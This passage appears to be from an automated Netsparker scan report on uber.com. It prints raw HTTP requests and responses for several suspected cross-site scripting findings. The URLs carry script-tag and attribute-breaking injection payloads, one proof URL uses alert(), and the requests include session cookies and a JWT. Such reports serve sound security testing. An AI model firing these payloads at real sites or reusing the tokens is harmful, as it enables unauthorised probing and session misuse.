2:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22locale
Code%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-be_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 2976.1364 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22B
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 08:22:36 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 08:22:36 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="e41e59f3-26d2-4bd8-8ab6-9240bf980aed" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="e41e59f3-26d2-4bd8-8ab6-9240bf980aed" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="e41e59f3-26d2-4bd8-8ab6-9240bf980aed" crossorigin="anonymous" as="script"/><script nonce="e41e59f3-26
d2-4bd8-8ab6-9240bf980aed">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```


2.26. https://www.uber.com/be/en/drive/javascript%3anetsparker(0x00563F)/inspections/

Method	Parameter	Value
GET	param2	javascript:netsparker(0x00563F)
GET	param1	drive

Certainty

Request

```
GET /be/en/drive/javascript%3anetsparker(0x00563F)/inspections/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:5
$_ss:0$_st:1602832900780$ses_id:1602825983698%3Bexp-session$_pn:1118%3Bexp-session$utmsource:uber%3Bexp
-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; privacyStat
ment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third
 party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notic
e/">cookie statement</a>.; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; CONSENTMG
R=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_site
s_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22%2C%22territoryId%
22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeC
ode%22:%22en%22%2C%22countryCode%22:%22BE%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryI
d%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.899277
7%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22ln
g%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22loc
aleCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-be_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 3117.7991 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No

```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22B
E%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BE%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:51:53 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 06:51:53 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="2b045ef1-f6f4-4f13-b3b8-42cff45ed477" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="2b045ef1-f6f4-4f13-b3b8-42cff45ed477" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="2b045ef1-f6f4-4f13-b3b8-42cff45ed477" crossorigin="anonymous" as="script"/><script nonce="2b045ef1-f6
f4-4f13-b3b8-42cff45ed477">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```

2.27. https://www.uber.com/bh/en/drive/basics/%27%22%20ns%3dnetsparker(0x003CD2)%20/

Method	Parameter	Value
GET	param2	'" ns=netsparker(0x003CD2)
GET	param1	drive

Certainty

Request

```
GET /bh/en/drive/basics/%27%22%20ns%3dnetsparker(0x003CD2)%20/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; _gat_tealium_0=1; CONSENTMGR=t
s:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d5c88b00008165a25fa20540006b00270630
04b0$_sn:5$_ss:0$_st:1602831873350$ses_id:1602825983698%3Bexp-session$_pn:926%3Bexp-session$utmsource:u
ber%3Bexp-1605245686012$courier_su:courier_su%3Bexp-session$utmmedium:offerings%3Bexp-1605245686016; pr
ivacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out
 of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privac
y/notice/">cookie statement</a>.; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_
geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22%2C%22territoryI
d%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D
8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22AE%22}%2C%22user%22:{%2
2countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22l
ng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.
9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9
271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22ter
ritoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-bh_en-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 4807.0964 **Total Bytes Received** : 66712 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22B
H%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2
C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22BH%22}%2C%22user%22:{%22countryCode%22:%22
LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2
C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%
22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%
22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Co
lombo%22}}; path=/; expires=Sat, 16 Oct 2021 06:34:40 GMT; domain=www.uber.com
Server: openresty
X-Content-Type-Options: nosniff
Connection: keep-alive
Via: 1.1 muttley
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=604800
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Content-Encoding:
Date: Fri, 16 Oct 2020 06:34:40 GMT
Cache-Control: max-age=0

<!doctype html><html lang="en" dir="ltr"><head><meta charset="utf-8" /><title>Page Not Found | Uber</ti
tle><link rel="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-main-693dcf441136
6a7dd629.js" nonce="9adddc2c-b5c0-4816-b2b7-0eab73756bcb" crossorigin="anonymous" as="script"/><link re
l="preload" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-vendor-af02f1e1d22f3a52a352.j
s" nonce="9adddc2c-b5c0-4816-b2b7-0eab73756bcb" crossorigin="anonymous" as="script"/><link rel="preloa
d" href="https://d3i4yxtzktqr9n.cloudfront.net/uber-sites/client-runtime-89c12cf81621d425a052.js" nonce
="9adddc2c-b5c0-4816-b2b7-0eab73756bcb" crossorigin="anonymous" as="script"/><script nonce="9adddc2c-b5
c0-4816-b2b7-0eab73756bcb">window.performance && window.performance.mark && window.performance.mark('fi
r
…
```


2.28. https://www.uber.com/jo/ar/deliver/basics/before-you-start/delivery-gear-ideas/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x016066)%3C/scRipt%3E/

Proof URL

https://www.uber.com/jo/ar/deliver/basics/before-you-start/delivery-gear-ideas/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Ealert(0x016066)%3C/scRipt%3E/

Injection URL

https://www.uber.com/jo/ar/deliver/basics/before-you-start/delivery-gear-ideas/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x016066)%3C/scRipt%3E

Certainty

Request

```
GET /jo/ar/deliver/basics/before-you-start/delivery-gear-ideas/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x016066)%3C/scRipt%3E/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FOUND; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602815303266$ses_id:1602812626968%3Bexp-session$_pn:117%3Bexp-session$courier_su:courier_su%3Bexp-session; CONSENTMGR=ts:1602783854608%7Cconsent:false; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22en%22%2C%22countryCode%22:%22LK%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/jo/ar/deliver/basics/before-you-start/delivery-gear-ideas/
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

Injection Request

```
GET /jo/ar/deliver/basics/before-you-start/delivery-gear-ideas/'%22--%3E%3C/style%3E%3C/scRipt%3E%
3CscRipt%3Enetsparker(0x016066)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515};
 segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e;
 jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVk
LHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzN
E; AMP_TOKEN=%24NOT_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _ga=GA1.2.1051851057.16027
83849; _gid=GA1.2.2005098227.1602783849; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=This webs
ite uses third party cookies in order to serve you relevant ads. You can opt out of third party co
okies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">coo
kie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1
602815303266$ses_id:1602812626968%3Bexp-session$_pn:117%3Bexp-session$courier_su:courier_su%3Bexp-
session; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22
best%22:{%22localeCode%22:%22es%22%2C%22countryCode%22:%22PA%22%2C%22territoryId%22:478%2C%22terri
torySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22e
s%22%2C%22countryCode%22:%22PA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:47
8%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2
C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22
lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2
C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%2
2}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.
3538.77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 7078.7515 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No

```
#Injection
HTTP/1.1 301 Moved Permanently
Location: /jo/ar/deliver/basics/before-you-start/delivery-gear-ideas/'%22--%3E%3C/style%3E%3C/scRipt%3
E%3CscRipt%3Enetsparker(0x016066)%3C/scRipt%3E/
Cache-Control: no-store, no-cache, must-revalidate, proxy-revalidate
Set-Cookie: uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%2
2JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%8
8%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%22J
O%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22l
at%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8
568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%
22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%2
2:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}; path=/; expir
es=Sat, 16 Oct 2021 01:58:35 GMT; domain=www.uber.com
Set-Cookie: marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; path=/; expires=Sat, 16 Oct 2021
 01:58:35 GMT; domain=.uber.com; secure
Strict-Transport-Security: max-age=604800
Server: openresty
Surrogate-Control: no-store
X-Xss-Protection: 1; mode=block
Connection: keep-alive
X-Content-Type-Options: nosniff
Expires: 0
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: block-all-mixed-content; object-src 'none'; script-src 'nonce-63e92e24-6230-42
c1-8e67-08f81b714973' 'unsafe-inline' 'unsafe-eval' 'strict-dynamic' https: http:; report-uri https://c
sp.uber.com/csp?a=uber-sites&ro=false
Content-Length: 317
Via: 1.1 muttley
Content-Type: text/html; charset=utf-8
Pragma: no-cache
Date: Fri, 16 Oct 2020 01:58:35 GMT

Redirecting to <a href="/jo/ar/deliver/basics/before-you-start/delivery-gear-ideas/&#39;%22--%3E%3C/sty
le%3E%3C/s
…
```

Injection Response

```
GET /jo/ar/deliver/basics/before-you-start/delivery-gear-ideas/'%22--%3E%3C/style%3E%3C/scRipt%3E%3CscRipt%3Enetsparker(0x016066)%3C/scRipt%3E HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segmentCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FOUND; CONSENTMGR=ts:1602783854608%7Cconsent:false; _ga=GA1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; _gat_tealium_0=1; OPTOUTMULTI=; privacyStatment=This website uses third party cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; utag_main=v_id:01752d5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602815303266$ses_id:1602812626968%3Bexp-session$_pn:117%3Bexp-session$courier_su:courier_su%3Bexp-session; marketing_vistor_id=2c18ff22-08d7-4d96-9997-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22es%22%2C%22countryCode%22:%22PA%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}%2C%22url%22:{%22localeCode%22:%22es%22%2C%22countryCode%22:%22PA%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoint%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22Colombo%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
X-Scanner: Netsparker
```

2.29. https://www.uber.com/jo/ar/drive/%22%3e%3cnet%20sparker%3dnetsparker(0x016D81)%3e/how-tips-work/

Method	Parameter	Value
GET	param3	drive
GET	param4	"><net sparker=netsparker(0x016D81)>
GET	param2	ar
GET	param1	jo

Certainty

Request

```
GET /jo/ar/drive/%22%3e%3cnet%20sparker%3dnetsparker(0x016D81)%3e/how-tips-work/ HTTP/1.1
Host: www.uber.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-us,en;q=0.5
Cache-Control: no-cache
Cookie: _ua={"session_id":"d2cb7326-9154-4e15-b983-41d8bc56aaa6","session_time_ms":1602783813515}; segm
entCookie=a; _fbp=fb.1.1602783851764.1362866949; _scid=480b9cc8-554a-473c-a37b-ffb23fe2af8e; jwt-sessio
n=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpYXQiOjE2MDI3ODM4MTMsImRhdGEiOnsidW5kZWZpbmVkLHVuZGVmaW5lZCI6
IklHTk9SRUQifSwiZXhwIjoxNjAyODcwMjEzfQ.OoI6RmllLULo75D6dpPnG6nuXkItnPtIKa3-zf4fzNE; AMP_TOKEN=%24NOT_FO
UND; _gat_tealium_0=1; CONSENTMGR=ts:1602783854608%7Cconsent:false; OPTOUTMULTI=; utag_main=v_id:01752d
5c88b00008165a25fa20540006b0027063004b0$_sn:3$_ss:0$_st:1602816453566$ses_id:1602812626968%3Bexp-sessio
n$_pn:298%3Bexp-session$courier_su:courier_su%3Bexp-session; privacyStatment=This website uses third pa
rty cookies in order to serve you relevant ads. You can opt out of third party cookies by visiting our
 <a target="_blank" href="https://www.uber.com/global/en/privacy/notice/">cookie statement</a>.; _ga=GA
1.2.1051851057.1602783849; _gid=GA1.2.2005098227.1602783849; marketing_vistor_id=2c18ff22-08d7-4d96-999
7-129872c7fe26; uber_sites_geolocalization={%22best%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%2
2:%22JO%22%2C%22territoryId%22:478%2C%22territorySlug%22:%22colombo%22%2C%22territoryName%22:%22%D9%83%
D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}%2C%22url%22:{%22localeCode%22:%22ar-SA%22%2C%22countryCode%22:%
22JO%22}%2C%22user%22:{%22countryCode%22:%22LK%22%2C%22territoryId%22:478%2C%22territoryGeoJson%22:[[{%
22lat%22:9.8992777%2C%22lng%22:79.5218048}%2C{%22lat%22:9.8992777%2C%22lng%22:81.9404209}%2C{%22lat%22:
5.8568337%2C%22lng%22:81.9404209}%2C{%22lat%22:5.8568337%2C%22lng%22:79.5218048}]]%2C%22territoryGeoPoi
nt%22:{%22latitude%22:6.9271%2C%22longitude%22:79.8612}%2C%22localeCode%22:%22en%22%2C%22territorySlug%
22:%22colombo%22%2C%22territoryName%22:%22%D9%83%D9%88%D9%84%D9%88%D9%85%D8%A8%D9%88%22}}
Referer: https://www.uber.com/www_uber_com-jo_ar-c-sitemap.xml
User-Agent: Mozilla/5.0 (Windows NT 10.0; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.
77 Safari/537.36
X-Scanner: Netsparker
```

Response

Response Time (ms) : 5524.4774 **Total Bytes Received** : 66788 **Body Length** : 65536 **Is Compressed** : No


```
HTTP/1.1 404 Not Found
